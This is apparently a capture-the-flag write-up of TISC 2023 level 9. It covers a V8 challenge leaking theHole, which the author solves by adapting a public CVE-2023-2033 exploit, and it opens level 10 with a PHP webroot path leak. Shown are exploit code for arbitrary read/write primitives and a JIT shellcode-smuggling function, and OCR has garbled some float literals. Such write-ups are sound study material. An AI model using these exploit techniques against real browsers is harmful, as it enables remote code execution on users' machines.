
While I do have experience working with V8 exploitation, the knowledge has long since been rendered pretty obsolete. Nonetheless, basic knowledge with things such as native syntax, V8 object structures and optimisation requirements did help in working on this challenge.

The premise of the challenge is simple enough. It adds a builtin function that leaks an internal Javascript object, `theHole`, which is a sentinel value. It is used to represent deleted entries in dictionary-like data structures as well as gaps in arrays with holes.



```
+BUILTIN(ObjectLeakHole){
+  HandleScope scope(isolate);
+  return ReadOnlyRoots(isolate).the_hole_value();
+}
+
 }  // namespace internal
 }  // namespace v8
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index fbb675a6bb..00aa31e196 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1759,6 +1759,8 @@ Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
       return Type::Boolean();
     case Builtin::kObjectToString:
       return Type::String();
+    case Builtin::kObjectLeakHole:
+      return Type::Hole();
```

To up the difficulty of this challenge, the given version has incorporated a patch that killed off a commonly use technique of exploiting `theHole` leaks (https://github.com/v8/v8/commit/66c8de2cdac10cad9e622ecededda411b44ac5b3).


Harden Map.prototype.delete and related methods

```
These can be tricked into corrupting memory when an attacker can leak
the "hole" value due to a bug. This CL simply adds CHECKs to prevent
this. A longer-term solution might be to introduce "special-purpose
holes" so that a leaked "hole" value can no longer be used to confuse
unrelated code like the JSMap implementation because that would then use
a different "hole" value.

Bug: chromium:1315901
Change-Id: Id6c432d39fb97002fa67efe90d34014fc5408ba3
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/3593783
Reviewed-by: Toon Verwaest <verwaest@chromium.org>
Commit-Queue: Samuel Groß <saelo@chromium.org>
Cr-Commit-Position: refs/heads/main@{#80201}
```

main


11.9.168 … 10.3.75

Samuel Groß authored and **V8 LUCI CQ** committed on Apr 27, 2022

We can no longer pass `theHole` as an argument to the `delete` function of any dictionary-like data structure such as maps.

This challenge is somewhat lackluster; players can either develop their own novel technique in the CTF duration, or search for existing techniques online. At that point, it either takes experience and talent, or in my case, OSINT skills.

I first came across a possible way of solving the challenge from this Chromium issue (https://bugs.chromium.org/p/chromium/issues/detail?id=1432210).


Issue 1432210: Security: [0-day] JIT optimisation issue

Reported by cleci...@google.com on Tue, Apr 11, 2023, 3:29 PM GMT+1 Project Member

Code

NOTE: We have evidence that the following bug is being used in the wild. Therefore, this bug is subject to a 7 day disclosure deadline.

VULNERABILITY DETAILS

There seems to be a JIT optimisation issue allowing attacker to leak TheHole value. We don't have a full root cause analysis yet. Filling this bug now as it is used in the wild and we have a poc demonstrating the issue. This might be an issue similar to CVE-2022-1364.


VERSION

Chrome Version: 110 + V8 HEAD (11.4.57)

REPRODUCTION CASE

TheHole leaked when using optimisation.

A `theHole` leak has been used in an in-the-wild exploit reported in 2023, way after the hardening patch, meaning that a way is still possible. I gleaned from the issue that the CVE for this vulnerability is CVE-2023-2033, so I went searching for any released exploits on Github. This leads me to this repository (https://github.com/mistymntncop/CVE-2023-2033) (the other by sandumjacob was absolutely useless).



CVE-2023-2033 Public

Watch 5

main · 1 branch · 0 tags · Go to file · Add file · Code


mistymntncop Fixed Debug Build error with appropriate patch	2f004d1 on Aug 15	4 commits
README.md	CVE-2023-2033	2 months ago
exploit.js	Fixed Debug Build error with appropriate patch	2 months ago
fix_torque_build_error.patch	Fixed Debug Build error with appropriate patch	2 months ago

README.md

Exploit for CVE-2023-2033


From the looks of it, the exploit makes use of the rather common strategy of confusing the typer during Turbofan optimisation and ultimately makes V8 incorrectly remove bounds checking on arrays. An example of a similar style of exploitation can be seen here (https://www.jaybosamiya.com/blog/2019/01/02/krautflare/).

I modified the exploit to use the given `leakHole` builtin. In addition, I removed a lot of unneeded debug statements and decided to just dump the first value returned from `leak_stuff`.




```
    let leaks = leak_stuff(true);
    console.log(leaks[0]);
```

The exploit does not work intiially.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl9$ ./d8 --allow-natives-syntax exploit.js
undefined
yichen@ubuntu:~/vm_sharing/tisc2023/lvl9$ 
```

To test the exploit's validity, we can force optimisations using native syntax commands, as shown here:




```
function install_primitives() {
    %PrepareFunctionForOptimization(weak_fake_obj);
    weak_fake_obj(false, 1.1);
    weak_fake_obj(true, 1.1);
    %OptimizeFunctionOnNextCall(weak_fake_obj);
    weak_fake_obj(true, 1.1);
    
    %PrepareFunctionForOptimization(leak_stuff);
    leak_stuff(false);
    leak_stuff(true);
    %OptimizeFunctionOnNextCall(leak_stuff);

    // for(let i = 0; i < 10; i++) {
    //     weak_fake_obj(true, 1.1);
    // }
    // for(let i = 0; i < 4000; i++) {
    //     weak_fake_obj(false, 1.1);
    // }

    // for(let i = 0; i < 10; i++) {
```

The display of a seemingly random floating point number indicates that the technique is in fact valid. A floating point number of this magnitude usually indicates that some internal data has been incorrectly converted to floating point.



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl9$ ./d8 --allow-natives-syntax exploit.js
1.86587097933286e-310
yichen@ubuntu:~/vm_sharing/tisc2023/lvl9$ 
```


Based on trial and error, the following code successfully triggers the optimisations needed:



```
    weak_fake_obj(false, 1.1);
    for (let i = 0; i < 11000; i++) { weak_fake_obj(true, 1.1); }

    leak_stuff(false);
    for (let i = 0; i < 11000; i++) { leak_stuff(true); }
```

Now, in fact, the entire exploit works, giving us a wealth of primitives. These include `addrof` as well as `v8_read64` and `v8_write64`, which gives us arbitrary read/write on the V8 heap. The arbitrary read/write is not truly arbitrary due to the concept of V8's pointer compression, which I have given a short talk on in the past here (https://docs.google.com/presentation/d/1wRoTkhbwBkjeY8SDCFtqfQsyUED2IE_aQCGEr1Q1EH0/edit?usp=sharing slide 11). We can read and write anywhere, but only if it's within a 32-bit distance from the base of the V8 heap.


While the standard technique now will be to use an `ArrayBuffer`'s backing store which actually has a full 64-bit pointer (see https://yichenchai.github.io/blog/omnitmizer), this is no longer the case due to V8 memory caging (https://www.electronjs.org/blog/v8-memory-cage), which switched the full pointer to a half one as well.


The main downside of enabling sandboxed pointers is that **ArrayBuffers which point to external ("off-heap") memory are no longer allowed**. This means that native modules which rely on this functionality in V8 will need to be refactored to continue working in Electron 20 and later.

The main downside of enabling pointer compression is that **the V8 heap is limited to a maximum size of 4GB**. The exact details of this are a little complicated—for example, ArrayBuffers are counted separately from the rest of the V8 heap, but have their **own limits**.


At this point, based on the added note on the challenge commenting on the target machine's memory, I assume that there's a way to bypass the cage using a large > 4GB allocation. I did not choose to do this. This challenge is almost identical to one set in HITCON CTF 2022. Both V8 challenges leaked `theHole`, and both have memory caging, with the only difference being that the `map delete` technique still worked then.

From this writeup here (https://chovid99.github.io/posts/hitcon-ctf-2022/), we can in fact get RCE without escaping the cage. The ingenious idea was to make the JIT generate benign x86-64 code using floating point integers that double as shellcode when you start execution off by a few bytes in (i.e. shellcode smuggling). I just copied the shellcode smuggling part, and made some minor adjustments for offsets, resulting in this exploit code:



```
function pwn() {
    const foo = ()=>
    {
        return [1.0,
            1.9553825422107533105631065181 8E-246,
            1.9560612558242146694270980101 3E-246,
            1.9995714719542577343692375671 5E-246,
            1.9533767332674093213329217534 1E-246,
            2.6348604765229605644830602284 4E-284];
    }
    for (let i = 0; i < 1e7; i++) {foo();foo();foo();foo();}
    // %DebugPrint(foo);
    let foo_addr = addr_of(foo);
    console.log("foo @ REL 0x" + foo_addr.toString(16));
    let code_addr = v8_read64(foo_addr + 0x17n) & 0xffffffffn;
    console.log("CodeDataContainer @ REL 0x" + code_addr.toString(16));
    let jit_entry = v8_read64(code_addr + 0xfn);
    console.log("JIT entry @ 0x" + jit_entry.toString(16));
    v8_write64(code_addr + 0xfn, jit_entry + 0x74n); // smuggled shellcode
    foo();
    // let fake_arr = []
}
```

The exploit works and I got the flag. Some words of advice to the author are to: 1. Turn off core dumps, which were polluting the flag directory. 2. Use something other than pwntools for the spawning of d8, as the EOF message may catch some players off guard, even though their exploit actually succeeded. This challenge was really more of OSINT than pwn, but it might also be because I have some experience with V8.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl9$ python3 submit.py
[+] Opening connection to chals.tisc23.ctf.sg on port 61521: Done
[*] Switching to interactive mode
 [x] Starting local process './d8'
[+] Starting local process './d8': pid 26756
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ cat flag
TISC{!F0unD_4_M1ll10n_d0LL4R_CHR0m3_3xP017}$
```

Flag: TISC{!F0unD_4_M1ll10n_d0LL4R_CHR0m3_3xP017}

Level 10: dogeGPT

A seriously complex challenge that got me $2500. While it was nowhere close to the level 10 in TISC 2021, it did push me to my limits.


Playing around with the page given, we see that we have to register an account first:


Not secure | 13.251.171.1

Enter Username:


Username:

We can start the dogeGPT service on a port with `start.php`:


Not secure | 13.251.171.1/start.php


dogeGPT started on this server, port: 39252

The HTML comments reveal two more links, `files.php` and `decrypt-flag.php`. The latter seemed to always give the same 401 error despite my best efforts. The former is a bit more interesting, giving this:


Not secure | 13.251.171.1/files.php

Warning: Undefined variable $lmao_i_didnt_disable_debug in **C:\lmao\weird\folder\htdocs\files.php** on line **2**
Download dogeGPT here!

It gives us the exe behind the dogeGPT service, as well as exposes the path of the server's webroot, which will come in handy later. Of note, leaking the webroot path is possible without this exposure, if we simply passed `uname[]=`, or a PHP array, to the registration page.



Enter Username:

Username:

Register!


```
Fatal error: Uncaught TypeError: preg_match(): Argument #2 ($subject) must be of type string, array given in C:\lmao\weird\folder\htdocs\index.php:25 Stack trace: #0
C:\lmao\weird\folder\htdocs\index.php(25): preg_match('/[\\p{N}\\p{Z}\\p{...', Array) #1 {main} thrown in C:\lmao\weird\folder\htdocs\index.php on line 25
```

